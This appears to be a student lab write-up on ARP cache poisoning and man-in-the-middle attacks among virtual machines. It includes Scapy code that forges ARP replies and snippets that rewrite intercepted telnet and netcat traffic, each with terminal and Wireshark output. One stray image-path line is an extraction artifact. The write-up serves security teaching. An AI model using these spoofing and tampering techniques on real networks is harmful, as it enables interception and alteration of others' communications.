ubuntu@ubuntu ~
 arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.11                        (incomplete)                              ens33
10.0.2.2                         (incomplete)                              ens33
10.0.2.3                         (incomplete)                              ens33
10.0.2.1                 ether   00:50:56:c0:00:03   C                     ens33
10.0.2.10                ether   00:0c:29:b7:8f:c6   C                     ens33
```

successful attack, as the MAC address is updated
M pretends to be B to request for A's IP
A thinks the request is valid
A in turn cache B's IP with M's MAC

1b

code

```
A_IP = "10.0.2.12"
A_MAC = "00:0c:29:33:31:2e"
B_IP = "10.0.2.10"
M_MAC = "00:0c:29:b7:8f:c6"
packet = Ether(dst=A_MAC) / ARP(
op=2, hwsrc=M_MAC, psrc=B_IP, hwdst=A_MAC, pdst=A_IP)
sendp(packet)
```

construct a arp-reply packet

op=2

hwsrc = M's MAC

hwsrc = M's MAC
pssrc = B's IP
hwdst = A's MAC
pdst = A's IP

wireshark

36	0.740403	VMware_b7:8f:c6	VMware_33:31:2e	ARP	60	10.0.2.10 is at 00:0c:29:b7:8f:c6

view arp table on A with arp

```
ubuntu@ubuntu ~
arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.11                ether   00:0c:29:b7:8f:c6   C                     ens33
10.0.2.2                 ether   00:50:56:e4:ae:1a   C                     ens33
10.0.2.3                         (incomplete)                              ens33
10.0.2.1                 ether   00:50:56:c0:00:03   C                     ens33
10.0.2.10                ether   00:0c:29:b7:8f:c6   C                     ens33
```

shows that 10.0.2.10's (B) MAC is same as 10.0.2.11's (M) MAC

1c
code

```
A_IP = "10.0.2.12"
A_MAC = "00:0c:29:33:31:2e"
B_IP = "10.0.2.10"
M_MAC = "00:0c:29:b7:8f:c6"
packet = Ether(dst=ETHER_BROADCAST) / ARP(
op=2, hwsrc=M_MAC, psrc=B_IP, hwdst=ETHER_BROADCAST,
pdst=B_IP)
sendp(packet)
```

wireshark

1609	57.161953	VMware_b7:8f:c6	Broadcast	ARP	60	Gratuitous ARP for 10.0.2.10 (Reply)

view arp table on A with arp

```
ubuntu@ubuntu ~
arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.11                ether   00:0c:29:b7:8f:c6   C                     ens33
10.0.2.2                         (incomplete)                              ens33
10.0.2.3                         (incomplete)                              ens33
10.0.2.1                 ether   00:50:56:c0:00:03   C                     ens33
10.0.2.10                ether   00:0c:29:b7:8f:c6   C                     ens33
```

shows that 10.0.2.10's (B) MAC is updated to 10.0.2.11's (M) MAC

2
arp poison both A and B

```
ubuntu@ubuntu ~                                  2021-02-09 03:56:08
arp -a
? (10.0.2.11) at 00:0c:29:b7:8f:c6 [ether] on ens33
? (10.0.2.2) at 00:50:56:e4:ae:1a [ether] on ens33
? (10.0.2.3) at <incomplete> on ens33
? (10.0.2.1) at 00:50:56:c0:00:03 [ether] on ens33
? (10.0.2.10) at 00:0c:29:b7:8f:c6 [ether] on ens33
```

```
┌──(dev㉿KALI)-[~]
└─$ arp -a
? (10.0.2.11) at 00:0c:29:b7:8f:c6 [ether] on eth0
? (10.0.2.12) at 00:0c:29:b7:8f:c6 [ether] on eth0
? (10.0.2.2) at 00:50:56:e4:ae:1a [ether] on eth0
? (10.0.2.1) at 00:50:56:c0:00:03 [ether] on eth0
```

```
A_IP = "10.0.2.12"
```

```
A_MAC = "00:0c:29:33:31:2e"
B_IP = "10.0.2.10"
B_MAC = "00:0c:29:c6:b2:35"
M_MAC = "00:0c:29:b7:8f:c6"
```

for both A and B, each other's entries point to M_MAC

B ping A

```
┌──(dev㉿KALI)-[~]
└─$ ping 10.0.2.12
PING 10.0.2.12 (10.0.2.12) 56(84) bytes of data.
^C
--- 10.0.2.12 ping statistics ---
15 packets transmitted, 0 received, 100% packet loss, time 14332ms
```

756	29.453435	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=1/256, ttl=64 (no response foun
760	30.473742	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=2/512, ttl=64 (no response foun
763	31.496720	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=3/768, ttl=64 (no response foun
766	32.520794	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=4/1024, ttl=64 (no response fou
767	33.545207	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=5/1280, ttl=64 (no response fou
772	34.568483	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=6/1536, ttl=64 (no response fou
773	35.592349	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=7/1792, ttl=64 (no response fou
778	36.617315	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=8/2048, ttl=64 (no response fou
779	37.640735	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=9/2304, ttl=64 (no response fou
780	38.664519	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=10/2560, ttl=64 (no response fo
785	39.689088	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=11/2816, ttl=64 (no response fo
786	40.713309	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=12/3072, ttl=64 (no response fo
791	41.736875	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=13/3328, ttl=64 (no response fo
792	42.761466	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=14/3584, ttl=64 (no response fo
793	43.785420	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xbb0d, seq=15/3840, ttl=64 (no response fo

B is not able to ping A as M did not give any response

A ping B

```
ubuntu@ubuntu ~                                    2021-02-09 04:02:10
 ping 10.0.2.10
PING 10.0.2.10 (10.0.2.10) 56(84) bytes of data.
^C
--- 10.0.2.10 ping statistics ---
10 packets transmitted, 0 received, 100% packet loss, time 9011ms
```

80	5.253764	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x0920, seq=1/256, ttl=64 (no response fou
83	6.263895	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x0920, seq=2/512, ttl=64 (no response fou
84	7.265093	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x0920, seq=3/768, ttl=64 (no response fou
87	8.264546	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x0920, seq=4/1024, ttl=64 (no response fo
90	9.265680	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x0920, seq=5/1280, ttl=64 (no response fo
93	10.265544	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x0920, seq=6/1536, ttl=64 (no response fo
96	11.265414	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x0920, seq=7/1792, ttl=64 (no response fo
97	12.265475	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x0920, seq=8/2048, ttl=64 (no response fo
100	13.264980	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x0920, seq=9/2304, ttl=64 (no response fo
103	14.265768	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x0920, seq=10/2560, ttl=64 (no response f

similarly, A is not able to ping B as M did not give any response

after executing ip forwarding on M

sudo sysctl net.ipv4.ip_forward=1

```
ubuntu@ubuntu ~/lab/lab1  master  2021-02-09 04:03:15
 sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

```
┌──(dev㉿KALI)-[~]
└─$ ping 10.0.2.12
PING 10.0.2.12 (10.0.2.12) 56(84) bytes of data.
From 10.0.2.11: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.12)
64 bytes from 10.0.2.12: icmp_seq=1 ttl=63 time=0.885 ms
From 10.0.2.11: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.12)
64 bytes from 10.0.2.12: icmp_seq=2 ttl=63 time=1.14 ms
From 10.0.2.11: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.12)
64 bytes from 10.0.2.12: icmp_seq=3 ttl=63 time=0.881 ms
^C
--- 10.0.2.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2021ms
rtt min/avg/max/mdev = 0.881/0.969/1.142/0.122 ms
```

10	0.816402	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xa001, seq=1/256, ttl=64 (no response four
11	0.816565	10.0.2.11	10.0.2.10	ICMP	126	Redirect (Redirect for host)
12	0.816606	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xa001, seq=1/256, ttl=63 (reply in 13)
13	0.816788	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) reply id=0xa001, seq=1/256, ttl=64 (request in 12)
15	0.816890	10.0.2.11	10.0.2.12	ICMP	126	Redirect (Redirect for host)
17	0.817111	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) reply id=0xa001, seq=1/256, ttl=63
20	1.836286	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xa001, seq=2/512, ttl=64 (no response four
21	1.836611	10.0.2.11	10.0.2.10	ICMP	126	Redirect (Redirect for host)
22	1.836659	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xa001, seq=2/512, ttl=63 (reply in 23)
23	1.836896	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) reply id=0xa001, seq=2/512, ttl=64 (request in 22)
24	1.837107	10.0.2.11	10.0.2.12	ICMP	126	Redirect (Redirect for host)
25	1.837177	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) reply id=0xa001, seq=2/512, ttl=63
30	2.837686	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xa001, seq=3/768, ttl=64 (no response four
31	2.837912	10.0.2.11	10.0.2.10	ICMP	126	Redirect (Redirect for host)
32	2.837952	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) request id=0xa001, seq=3/768, ttl=63 (reply in 33)
33	2.838162	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) reply id=0xa001, seq=3/768, ttl=64 (request in 32)
34	2.838309	10.0.2.11	10.0.2.12	ICMP	126	Redirect (Redirect for host)
35	2.838349	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) reply id=0xa001, seq=3/768, ttl=63

B is able to ping A with packet forward

```
ubuntu@ubuntu ~                                    2021-02-09 04:03:33
 ping 10.0.2.10
PING 10.0.2.10 (10.0.2.10) 56(84) bytes of data.
From 10.0.2.11: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.10)
64 bytes from 10.0.2.10: icmp_seq=1 ttl=63 time=0.630 ms
From 10.0.2.11: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.10)
64 bytes from 10.0.2.10: icmp_seq=2 ttl=63 time=0.688 ms
From 10.0.2.11: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.10)
64 bytes from 10.0.2.10: icmp_seq=3 ttl=63 time=0.892 ms
From 10.0.2.11: icmp_seq=4 Redirect Host(New nexthop: 10.0.2.10)
64 bytes from 10.0.2.10: icmp_seq=4 ttl=63 time=0.761 ms
^C
--- 10.0.2.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.630/0.742/0.892/0.103 ms
```

143	33.864832	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x092c, seq=2/512, ttl=64 (no response fo
144	33.864981	10.0.2.11	10.0.2.12	ICMP	126	Redirect (Redirect for host)
145	33.865015	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x092c, seq=2/512, ttl=63 (reply in 146)
146	33.865219	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) reply id=0x092c, seq=2/512, ttl=64 (request in 145)
147	33.865306	10.0.2.11	10.0.2.10	ICMP	126	Redirect (Redirect for host)
148	33.865341	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) reply id=0x092c, seq=2/512, ttl=63
151	34.867813	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x092c, seq=3/768, ttl=64 (no response fo
152	34.868044	10.0.2.11	10.0.2.12	ICMP	126	Redirect (Redirect for host)

```
153 34.868078  10.0.2.12   10.0.2.10   ICMP   98  Echo (ping) request  id=0x092c, seq=3/768, ttl=63 (reply in 154)
154 34.868282  10.0.2.10   10.0.2.12   ICMP   98  Echo (ping) reply    id=0x092c, seq=3/768, ttl=64 (request in 153)
155 34.868446  10.0.2.11   10.0.2.10   ICMP   126 Redirect             (Redirect for host)
157 34.868492  10.0.2.10   10.0.2.12   ICMP   98  Echo (ping) reply    id=0x092c, seq=3/768, ttl=63
165 35.869316  10.0.2.12   10.0.2.10   ICMP   98  Echo (ping) request  id=0x092c, seq=4/1024, ttl=64 (no response f
166 35.869518  10.0.2.11   10.0.2.12   ICMP   126 Redirect             (Redirect for host)
167 35.869575  10.0.2.12   10.0.2.10   ICMP   98  Echo (ping) request  id=0x092c, seq=4/1024, ttl=63 (reply in 168)
168 35.869776  10.0.2.10   10.0.2.12   ICMP   98  Echo (ping) reply    id=0x092c, seq=4/1024, ttl=64 (request in 167)
169 35.869864  10.0.2.11   10.0.2.10   ICMP   126 Redirect             (Redirect for host)
170 35.869902  10.0.2.10   10.0.2.12   ICMP   98  Echo (ping) reply    id=0x092c, seq=4/1024, ttl=63
```

A is able to ping B too

set up telnet with http://jdav.is/2018/04/22/installing-and-enabling-telnet-server-on-ubuntu-linux/

```
┌──(dev㉿KALI)-[/etc/xinetd.d]
└─$ sudo /etc/init.d/xinetd restart
Usage: telnet [-4] [-6] [-8] [-E] [-L] [-a] [-d] [-e char] [-l use
r]
        [-n tracefile] [ -b addr ] [-r] [host-name [port]]
Restarting xinetd (via systemctl): xinetd.service.

┌──(dev㉿KALI)-[/etc/xinetd.d]
└─$ ss -tnlp
State  Recv-Q Send-Q Local Address:Port Peer Address:Port Process
LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
LISTEN 0      128             [::]:22           [::]:*
LISTEN 0      64                 *:23              *:*
```

A connects to B

```
 ubuntu@ubuntu  ~                                        2021-02-09 05:50:22
 telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Kali GNU/Linux Rolling
KALI login: dev
Password:
┌──(dev㉿KALI)-[~]
└─$
```

M disables ip forward
sudo sysctl net.ipv4.ip_forward=0

M launches mitm attack
code

```
spoofed_packet[TCP].chksum = None
spoofed_packet[TCP].remove_payload()
spoofed_packet[TCP] /= 'Z'
```


the code removes checksum, removes payload and adds new payload 'Z'

```
Sent 1 packets.
packed spoofed
.
Sent 1 packets.
packed forwarded
.
Sent 1 packets.
packed spoofed
.
Sent 1 packets.
packed forwarded
.
Sent 1 packets.
packed forwarded
.
Sent 1 packets.
packed forwarded
.
Sent 1 packets.
packed forwarded
.
Sent 1 packets.
packed forwarded
.
Sent 1 packets.
```

prompt on A

```
 telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Kali GNU/Linux Rolling
KALI login: dev
Password:
┌──(dev㉿KALI)-[~]
└─$ zzzzzzzzzzzzzzzzzzzzzzzz
```

even tho A send 'e' to B via telnet, as evident by wireshark



```
Time to live: 64
Protocol: TCP (6)
Header checksum: 0xfe96 [validation disabled]
[Header checksum status: Unverified]
Source: 10.0.2.12
Destination: 10.0.2.10
▶ Transmission Control Protocol, Src Port: 41734, Dst Port: 23, Seq: 24, Ack: 734, Len: 1
▼ Telnet
    Data: e
```

3

host B running nc server

nc -l -p 9090

```
┌──(dev㉿KALI)-[~]
└─$ nc -l -p 9090
```

M running arp poison and ip forward

```
ubuntu@ubuntu ~/.config  master  2021-02-09 06:58:47
 sudo /usr/bin/python3 /home/ubuntu/lab/lab1/ex2_arp_cache_poi
soning_attack/2_arp_poison.py && sudo sysctl net.ipv4.ip_forwa
rd=1
.
Sent 1 packets.
.
Sent 1 packets.
net.ipv4.ip_forward = 1
```

host A connect to B

nc 10.0.2.10 9090

initial messages

```
┌──(dev㉿KALI)-[~]
└─$ nc -l -p 9090
hi
```

```
ubuntu@ubuntu ~  2021-02-09 06:59:18
nc 10.0.2.10 9090
hi
```

M disable ip forwarding

```
ubuntu@ubuntu ~/.config  master  2021-02-09 06:59:22
 sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

M running sniffer and spoofer

code

```
spoofed_packet[IP][TCP].load = spoofed_packet[IP][
TCP].load.replace(b'alex', b'AAAA').decode()
```

the code looks for occurrences of 'alex' in the raw load and replace with AAAA

```
ubuntu@ubuntu ~/lab  master ●+                    2021-02-09 06:59:27
 sudo /usr/bin/python3 /home/ubuntu/lab/lab1/ex2 arp cache poi
soning attack/2 mitm netcat.py
packed spoofed
b'hi alex\n' b'hi AAAA\n'
.
Sent 1 packets.
packed forwarded
.
Sent 1 packets.
packed spoofed
b'hi alex\n' b'hi AAAA\n'
.
Sent 1 packets.
packed forwarded
.
Sent 1 packets.
packed spoofed
b'hello alex\n' b'hello AAAA\n'
.
Sent 1 packets.
packed forwarded
.
Sent 1 packets.
packed spoofed
b'alex alex alex\n' b'AAAA AAAA AAAA\n'
```

mitm attack on the connection

```
┌──(dev㉿KALI)-[~]
└─$ nc -l -p 9090
hi
hi AAAA
hi AAAA
hello AAAA
AAAA AAAA AAAA
```

```
ubuntu@ubuntu ~                                   2021-02-09 06:59:18
 nc 10.0.2.10 9090
hi
hi alex
hi alex
hello alex
alex alex alex
```